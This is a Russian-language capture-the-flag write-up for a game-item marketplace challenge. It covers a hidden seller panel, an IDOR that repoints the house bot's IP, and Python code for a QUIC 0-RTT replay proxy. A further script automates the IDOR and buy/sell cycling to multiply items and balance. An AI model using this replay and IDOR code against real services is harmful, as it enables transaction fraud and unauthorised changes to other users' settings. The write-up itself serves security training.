
Нам даны два url адреса. У меня это - `https://a9f3df53c8854e16.ctf.example/` и `https://758a2b1d8d1942b2.ctf.example/`.


> **Об адресах**
>
> Адреса выдаются динамически платформой, поэтому будут отличаться при каждом запуске

На `a9f3df53c8854e16` мы видим маркет для торговли игровыми предметами.



На `758a2b1d8d1942b2` видим только 404 ошибку. Брут директорий ничего не дал.

Попробуем зарегистрироваться и осмотреть платформу.




Видим предмет с ID `FLAG`. Вероятнее всего - это предмет с флагом, но денег на его покупку нет. Надо где-то получить x300 от нашего баланса. Также видим и другие предметы с динамической ценой. Попробовав себя в трейдинге, понимаем, что нельзя продать предмет по цене выше (практически всегда), чем купили.

Попробуем поисследовать страницу и видим скрытую вкладку с панелью продавца.


```
<!DOCTYPE html>
<html lang="ru"> event
▶ <head>…</head>
▼ <body>
  ▼ <div id="app">
    ▶ <header id="topbar" class>…</header> flex
    ▼ <main>
      ▶ <section id="auth" class="card hidden">…</section>
      ▼ <div id="board" class>
        ▼ <nav class="tabs"> flex
            <button class="active" data-tab="market">Рынок</button> event
            <button class data-tab="inventory">Инвентарь</button> event
            <button class="hidden" data-tab="seller">Панель продавца</button> event
          </nav>
        ▼ <section id="tab-market" class="tabpane card">
            <h2>Каталог</h2>
          ▼ <table id="catalog">
            ▶ <thead>…</thead>
            ▼ <tbody>
              ▼ <tr>
```

Покажем её и посмотрим, что там.



Домен бота ведёт в никуда, ID продавца - наш id на платформе, что отображается в top bare. А IP / хост пуст.

Попробуем назначить что-то.



Но ничего не произошло. В запросах видим GET запрос на получение информации о продавце. Попробуем IDOR с каким-то ID.

На главной видим продавцов, а если открыть запросы и посмотреть в raw ответ `/api/catalog`, то увидим, что название продавца - это его ID на платформе. Пробуем подставить `house` и `platform`.

При `platform` мы получили, что бота нету у продавца.

```
HTTP/2 404 Not Found
Server: nginx/1.31.3
Date: Fri, 04 Sep 2026 09:32:17 GMT
Content-Type: application/json
Content-Length: 30
Strict-Transport-Security: max-age=31536000

{
    "detail":"no bot for seller"
}
```

А при `house` мы получили конфигурацию продавца и подтвердили IDOR.

```
HTTP/2 200 OK
Server: nginx/1.31.3
Date: Mon, 07 Sep 2026 06:56:14 GMT
Content-Type: application/json
Content-Length: 69
Alt-Svc: h3=":443"; ma=86400;
Strict-Transport-Security: max-age=31536000


{
  "bot_domain":"758a2b1d8d1942b2.ctf.example",
  "bot_ip":"192.168.88.9"
}
```

Пробуем изменить значение `bot_ip` и у нас получается.

```
HTTP/2 200 OK
Server: nginx/1.31.3
Date: Fri, 04 Sep 2026 09:36:02 GMT
Content-Type: application/json
Content-Length: 64
Alt-Svc: h3=":443"; ma=86400;
Strict-Transport-Security: max-age=31536000

{
  "bot_domain":"758a2b1d8d1942b2.ctf.example",
  "bot_ip":"8.8.8.8"
}
```

Но теперь нельзя получить предмет, что мы купили, он всегда висит в статусе paid. Если его поменять обратно, то покупка становится рабочей. А вот продажа работает безупречно, при изменённом ip адресе.



Значит тот ip адрес зависимостью для покупки предметов.

Попробуем поставить адрес на свой сервер и посмотреть, что он пытается нам отправить в tcpdump.

```
10 21.236498400  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 1, CRYPTO
11 21.636253600  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 2, CRYPTO
12 22.436012500  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 3, CRYPTO
13 24.036018300  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 4, CRYPTO
14 27.235842000  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 5, CRYPTO
15 33.635978600  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 6, CRYPTO
16 41.031149100  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=b2b4982283ee8405, SCID=6c3b12b00bd77339, PKN: 7, CC
17 42.637901200  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 0, CRYPTO
18 42.838060500  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 1, CRYPTO
19 43.238931800  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 2, CRYPTO
20 44.038101700  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 3, CRYPTO
21 45.638546500  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 4, CRYPTO
22 48.839594400  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 5, CRYPTO
23 55.239478600  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 6, CRYPTO
24 62.632640300  192.168.88.9          192.168.88.7          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 7, CC
25 62.633583400  192.168.88.7          192.168.88.9          QUIC          1242 Initial, DCID=e89e9cf05c21a3c7, SCID=fb71f5f0d094abba, PKN: 7, CC
```

> Сервер, где был выполнен захват - 192.168.88.7, установлен в панели `192.168.88.7:7788`

Видим QUIC пакеты на порт 7788. Проанализируем содержимое пакета QUIC.

Видим, что пакеты, что к нам приходят - handshake. Попробуем их переотправить на сервер, что был изначально указан на сайте. Напишем python скрипт для пересылки:

```python
import argparse
import socket


def hostport(s: str) -> tuple[str, int]:
    host, _, port = s.rpartition(":")
    return host, int(port)


def main() -> None:
    ap = argparse.ArgumentParser()
    ap.add_argument("--listen", required=True, help="udp host:port to
listen on")
    ap.add_argument("--upstream", required=True, help="udp host:port to
forward to")
    args = ap.parse_args()

    lhost, lport = hostport(args.listen)
    uhost, uport = hostport(args.upstream)
    upstream = (socket.gethostbyname(uhost), uport)


    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind((lhost, lport))
    print(f"relay {lhost}:{lport} → {upstream}")

    client_addr = None
```


```
    while True:
        data, addr = sock.recvfrom(65535)
        if addr == upstream:
            if client_addr is not None:
                sock.sendto(data, client_addr)
        else:
            client_addr = addr
            sock.sendto(data, upstream)


if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\nbye")
```


И проанализируем пакеты, что ходят между серверами.



При первой покупке - устанавливает соединение. Попробуем ещё раз купить.



Видим 0-RTT пакет, вместе с рукопожатием.



Погуглив, что такое 0-RTT (Или вспомнив), поймём, что 0-RTT пакеты уязвимы к атаки ретрансляции. Те мы отправляем несколько пакетов вместо одного к конечному серверу. Реализуем это на python:

```
import asyncio
import logging
import time

logging.basicConfig(level=logging.INFO, format="%(asctime)s %(name)s %
(message)s")
logger = logging.getLogger("attacker")

LISTEN_ADDR = ("192.168.88.7", 7788)  # клиент подключается сюда
SERVER_ADDR = ("192.168.88.9", 443)  # реальный сервер

COUNT_REPLAY = 3  # Сколько раз подряд повторно шлём один и тот же 0-RTT
пакет при каждом тике реплея.

# Буфер захваченных именно 0-RTT датаграмм (не Initial/Handshake/1-RTT).
captured_0rtt: asyncio.Queue[bytes] = asyncio.Queue()

PACKER_0RTT_COUNT = 0  # Счётчик захваченных 0-RTT пакетов, для логов

def is_0rtt_packet(data: bytes) -> bool:
    """Проверяет по первому байту QUIC-заголовка, что это пакет типа 0-RTT
     (Long Header). Так как парсить весь QUIC-заголовок довольно сложно,
     можно обнаруживать 0-RTT пакеты по Long header. Так как при 0-RTT
пакете,
     клиент шлёт вместе с ним ещё и Initial. Да, будет много мусора, но
```

```
это
     будет просто в реализации"""
    if not data:
        return False

    first_byte = data[0]
    header_form = (first_byte & 0x80) >> 7  # 1 = Long Header
    fixed_bit = (first_byte & 0x40) >> 6  # обычно должен быть 1

    if header_form != 1 or fixed_bit != 1:
        return False  # короткий заголовок → это уже 1-RTT пакет, не 0-
RTT

    return True


class RelayProtocol(asyncio.DatagramProtocol):
    def __init__(self):
        self.transport = None
        self.client_addr = None

    def connection_made(self, transport):
        self.transport = transport

    def datagram_received(self, data: bytes, addr):
        global PACKER_0RTT_COUNT

        if addr == SERVER_ADDR:
            # ответ сервера → клиенту, форвардим как есть
            if self.client_addr:
                self.transport.sendto(data, self.client_addr)
            return

        # датаграмма от клиента к серверу
        self.client_addr = addr

        if is_0rtt_packet(data):
            logger.warning(
                "0-RTT пакет #%d (%d байт) — попадёт в очередь на реплей",
                PACKER_0RTT_COUNT, len(data),
            )
            PACKER_0RTT_COUNT += 1
            captured_0rtt.put_nowait(data)
```

```
        else:
            logger.info("Транзитный пакет (%d байт)", len(data))

        # прозрачно форвардим оригинал серверу, атака не мешает
легитимному трафику
        self.transport.sendto(data, SERVER_ADDR)


async def replay_loop():
    """Бесконечный цикл: Получает из очереди пакет и повторно
    отправляет серверу последний захваченный 0-RTT пакет."""
    loop = asyncio.get_event_loop()
    transport, _ = await loop.create_datagram_endpoint(
        asyncio.DatagramProtocol, remote_addr=SERVER_ADDR
    )

    replay_count = 0

    while True:

        target = await captured_0rtt.get()

        replay_count += 1
        for i in range(COUNT_REPLAY):
            logger.warning(
                "REPLAY #%d/%d: повторная отправка 0-RTT пакета серверу
(%d байт)",
                i + 1, COUNT_REPLAY, len(target),
            )
            transport.sendto(target)

            transport.abort()  # Делаем там из-за дедупликации по SCID,
просто открываем новое подключение
            time.sleep(0.3)    # Ждём для удаления кеша SCID
            transport, _ = await loop.create_datagram_endpoint(
                asyncio.DatagramProtocol, remote_addr=SERVER_ADDR
            )



async def main():
    loop = asyncio.get_event_loop()
    await loop.create_datagram_endpoint(RelayProtocol,
local_addr=LISTEN_ADDR)
```

```
    logger.info(
        f"Прокси запущен: {LISTEN_ADDR[0]}:{LISTEN_ADDR[1]} →
{SERVER_ADDR[0]}:{SERVER_ADDR[1]}. "
    )

    # replay_loop работает вечно параллельно с приёмом/форвардингом
пакетов
    await replay_loop()



if __name__ == "__main__":
    try:
        asyncio.run(main())
    except KeyboardInterrupt:
        logger.info("Остановлено пользователем")
```

Запускаем и пробуем купить предмет.



Видим сразу несколько 0-RTT пакетов, что отправляются с разных портов (разные соединения).

Посмотрим в инвентарь и увидим ~3 предмета, когда мы купили только 1. Продаём и покапаем заново.



Можно ещё и автоматизировать:

```
import argparse
import time
import uuid

import httpx
```

```python
def main() -> None:
    ap = argparse.ArgumentParser()
    ap.add_argument("--base",
default="https://a9f3df53c8854e16.ctf.example/")
    ap.add_argument("--send-ip", required=True, help="Адрес возврата
пакетов 0-RTT.")
    ap.add_argument("--settle-wait", type=float, default=12.0,
help="секунды на ожидание")
    args = ap.parse_args()

    c = httpx.Client(base_url=args.base, timeout=30, verify=False)
    login = "solver_" + uuid.uuid4().hex[:8]

    r = c.post("/api/register", json={"login": login, "password":
"pw123456"}) # регистрируемся
    r.raise_for_status()
    c.headers["Authorization"] = f"Bearer {r.json()['token']}"
    print(f"[+] зарегистрирован {login}")

    # read the house bot without owning it, then repoint it (no ownership
check)
    print("[+] оригинальный ip бота:", c.get("/api/seller/bot", params=
{"seller_id": "house"}).json())
    c.post("/api/seller/bot", json={"seller_id": "house", "bot_ip":
args.send_ip}).raise_for_status()
    print(f"[+] IP на замену → {args.send_ip}")

    def balance() -> float: # Получаем свой баланс
        return c.get("/api/me").json()["balance"]

    def ads_qty() -> int:  # Получаем свои предметы ADS
        for it in c.get("/api/inventory").json():
            if it["item_id"] == "ADS":
                return it["qty"]
        return 0

    flag_price = next(x["price"] for x in c.get("/api/catalog").json() if
x["item_id"] == "FLAG") # Цена на флаг

    qty = 1
    for cycle in range(1, 41):
        bal = balance()
```

```
        if bal ⩾ flag_price:
            break
        buy_price = c.get("/api/market/prices", params={"item_id":
"ADS"}).json()["buy_price"]  # Получаем цену на покупку ADS
        qty = max(1, min(qty, int(bal // (buy_price * 1.1)) or 1))  #
Считаем сколько можем купить

        before = ads_qty()
        c.post("/api/market/buy", json={"item_id": "ADS", "qty":
qty}).raise_for_status()  # Покупаем
        time.sleep(args.settle_wait)  # Ждём, пока replay пройдёт
        got = ads_qty() - before  # Считаем сколько получили
        if got > 0:
            c.post("/api/market/sell", json={"item_id": "ADS", "qty":
got})

        note = "" if got > qty else "  (Нет дубликации -- Действительно
репликатор в --send-ip?)"
        print(f"[Цикл {cycle}] ${bal:.2f} → ${balance():.2f}  куплено
{qty}, получено {got}{note}")
        qty = min(qty * 2, 20000)
    else:
        print("[-] Сдаёмся, не достигнув цены флага")
        return

